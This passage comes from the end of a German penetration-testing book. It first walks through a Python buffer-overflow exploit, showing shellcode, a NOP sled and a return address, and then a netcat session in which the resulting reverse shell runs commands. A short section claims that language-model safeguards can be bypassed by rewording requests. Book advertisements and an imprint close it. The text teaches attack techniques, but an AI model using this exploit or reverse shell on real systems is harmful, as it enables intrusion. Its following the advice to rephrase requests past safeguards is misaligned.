d5\xb0\x96\x7d\xc2\xaa\x13\xe2\x59\x57\xc4\x2a\x8a\x23\xf5"

buf = prefix + return_addr + nops + shellcode
with open("conf.bin", "wb") as f:
  f.write(buf)

subprocess.run("./buffer_overflow2")
```

Hierbei füllen wir die erwartete Eingabe des Programms mit 6 x A – in der Praxis würde man hier gültige Daten einfügen um das Programm nicht schon beim Verarbeiten der erwarteten Daten unkontrolliert abstürzen zu lassen...

Dann folgt die Rücksprungadresse (return_addr) und eine Menge an NOP-Anweisungen (nops).

Der shellcode enthält die von `msfvenom` generierten Bytes.

Alle diese Daten werden in der genannten Reihenfolge mit `buf = prefix + return_addr + nops + shellcode` zusammengefügt und in der Variable buf abgelegt.

Wir zuvor erklärt, habe ich darauf geachtet ein größeres Ziel mit einigen NOP-Anweisungen zu schaffen und ich habe mir eine Speicheradresse ca. in der Mitte des NOP-Blocks als Rücksprungadresse ausgesucht.

Der Inhalt dieser Variable wird dann als Binärdaten in die Datei conf.bin geschrieben und dann wird das Programm gestartet.

Manchen Leser wird das b vor den "" wundern – dies ist dazu da um den "String" als Bytearray zu kennzeichnen. Dies brauchen wir, um die Daten als Bytes in die Binärdatei zu schreiben!□□

Nun können wir den Exploit-Code ausführen:

```
┌──(mark㉿kali)-[~]
└─$ python3 exploit2.py
```

Zuvor muss natürlich auf dem Empfänger-System noch ein Netcat-Listener gestartet werden:


```
┌─[root@parrot]─[~]
└──╼ #nc -lkvp 4444
listening on [any] 4444 ...
192.168.1.125: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.125] 54164
whoami
mark
ls -lh *.asm
-rw-r--r-- 1 mark mark 1.1K Aug 24 15:51 buffer_overflow2.asm
```

Wie Sie sehen, wird sofort eine Verbindung aufgebaut und wir können beliebige Befehle ausführen.

KI HACKING


Künstliche Intelligenz ist heute in aller Munde – große Sprachmodelle wie ChatGPT können komplexe Aufgaben verstehen und in vielen Fällen lösen. Dies liegt daran, dass Sie mit einer Unmenge an Texten trainiert wurden und diese Modelle auf das gesamte Wissen in diesen Texten zugreifen können.

Es ist also nicht verwunderlich, dass diese Modelle auch Fehler in Sourcecode finden können oder einiges Wissen über Hackangriffe besitzen. Derartige Modelle können uns also durchaus helfen eine neue Idee zu entwickeln oder sie liefern uns eine Analyse eines Codeteils:




Damit sie nicht zum Schreiben von Schadware genutzt werden können oder ein Scriptkiddy Schritt für Schritt durch einen Angriff leiten, wurden gewisse Vorkehrungen getroffen um das Ausnutzen dieser sehr spannenden Technologie zu unterbinden.

Die Modelle selber sind allerdings auch anfällig für bestimmte Angriffe. Mit der nächsten Anfrage begebe ich mich in die Rolle eines überforderten Scriptkiddies, dass mit dem Daten eines Cookies nichts anfangen kann:



Natürlich greifen hier entsprechende Sperren, welche man allerdings recht leicht umgehen kann, wenn man die Anfrage anders formuliert:



Mit entsprechend passend formulierten Anfragen können wir im Extremfall dem Modell sogar Daten entlocken.

KI hält allerdings auch in die Blue-Teams Einzug und wird dazu genutzt Angriffe zu erkennen. Diese neuen "intelligenten" Filter können also nicht nur bekannte Muster detektieren, sondern Angriffe bis zu einem gewissen Grad verstehen. Das macht es für Pentester noch wichtiger sich auf bestimmte Teilbereiche zu fokussieren und diese perfekt zu beherrschen um auch diesen neuen KI-basierten Filtern noch einen Schritt voraus zu sein...

BUCHEMPFEHLUNGEN

ISBN: 978-3748165811
Verlag: BOD

Python ist eine leicht zu erlernende und dennoch eine sehr vielfältige und mächtige Programmiersprache. Lernen Sie mit der bevorzugten Sprache vieler Hacker, Ihre eigenen Tools zu schreiben und diese unter Kali-Linux einzusetzen, um zu sehen, wie Hacker Systeme angreifen und Schwachstellen ausnutzen. Durch das Entwickeln Ihrer eigenen Tools erhalten Sie ein deutlich tiefgreifenderes Verständnis, wie und warum Angriffe funktionieren.

Nach einer kurzen Einführung in die Programmierung mit Python lernen Sie anhand vieler praktischer Beispiele die unterschiedlichsten Hacking-Tools zu schreiben. Sie werden selbst schnell feststellen, wie erschreckend einfach das ist.

Durch Einbindung vorhandener Werkzeuge wie Metasploit und Nmap werden Skripte nochmals effizienter und kürzer.

ISBN: 978-3743195882
Verlag: BOD

Wir alle kennen Hacking-Gadgets aus diversen Filmen und Serien - kurz ein Gerät am PC angebracht und schon ist das System übernommen.

In diesem Buch beschäftigen wir uns damit welche derartigen Tools es tatsächlich gibt und was man damit alles anstellen kann. Wir lernen neben einigen sehr bekannten Hak5-Produkten auch diverse Eigenbau-Projekte und günstige Gadgets aus Fernost kennen.

Dabei konzentriere ich mich vor allem auf Angriffe auf Windows-Systeme und Powershell-Scripting, zeige aber am Ende des Buches ebenfalls wie gut diese Angriffe auf Mac OS X oder Linux funktionieren. Damit ist dieses Buch gleichzeitig ein Mahnmal dafür wie wichtig physische Sicherheit ist denn mit den im Buch gezeigten Techniken und Tools ist nicht einmal ein System hinter einer Air Gap sicher!

Lernen Sie zu hacken wie Jack Bauer und James Bond...

ISBN: 978-3756862399
Verlag: BOD

OSINT (*Open Source Intelligence*) ist ein Feld, das immer mehr an Bedeutung gewinnt. Immer mehr Informationen werden online zur Verfügung gestellt. Hierbei ist vielen Personen, Firmen oder Organisationen gar nicht klar, wie viel mehr sie verraten, als sie eigentlich wollten.

Getreu dem Motto: "Wissen ist Macht" lernen Sie, die digitalen Fußabdrücke zu verfolgen und digitale Spuren zu finden. Sie werden erstaunt sein, welche Informationen Sie daraus extrahieren können!

Lernen Sie die verschiedensten Tools und Techniken kennen, um mit OSINT Informationen zu gewinnen. Abgesehen davon zeige ich Ihnen einige Ansätze weitaus mehr als nur die offensichtlichen Informationen aus Ihren Funden zu extrahieren. Begleiten Sie mich auf dieser spannenden Reise auf der digitalen Datenautobahn!

ISBN: 978-3755759324
Verlag: BOD

Zu keinem anderen Teilbereich in der IT grassiert so viel Halbwissen wie bei Datenrettungen!

Ich will mit diesem Buch interessierten die Grundlagen und wichtigsten Zusammenhänge so verständlich wie möglich nahebringen und ein grundlegendes Verständnis für die Vorgänge im inneren der Datenträger schaffen.

Dabei zeige ich Ihnen Schritt für Schritt, welche Tools für welche Probleme geeignet sind.

Neben logischen Problemen behandeln wir das Klonen mit spezieller Hardware, Firmware-Probleme und Reinraum-Datenrettungen.

Dieses Buch ist eine komplette Einführung in die Arbeit als professioneller Datenretter.

Impressum
Bibliografische Information der Deutschen Nationalbibliothek:
Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über www.dnb.de abrufbar.

© 2023 Mark B.

Die automatisierte Analyse des Werkes, um daraus Informationen insbesondere über Muster, Trends und Korrelationen gemäß § 44b UrhG („Text und Data Mining“) zu gewinnen, ist untersagt.

Herstellung und Verlag:
BoD – Books on Demand GmbH, Norderstedt

ISBN: 978-3-7583-9546-8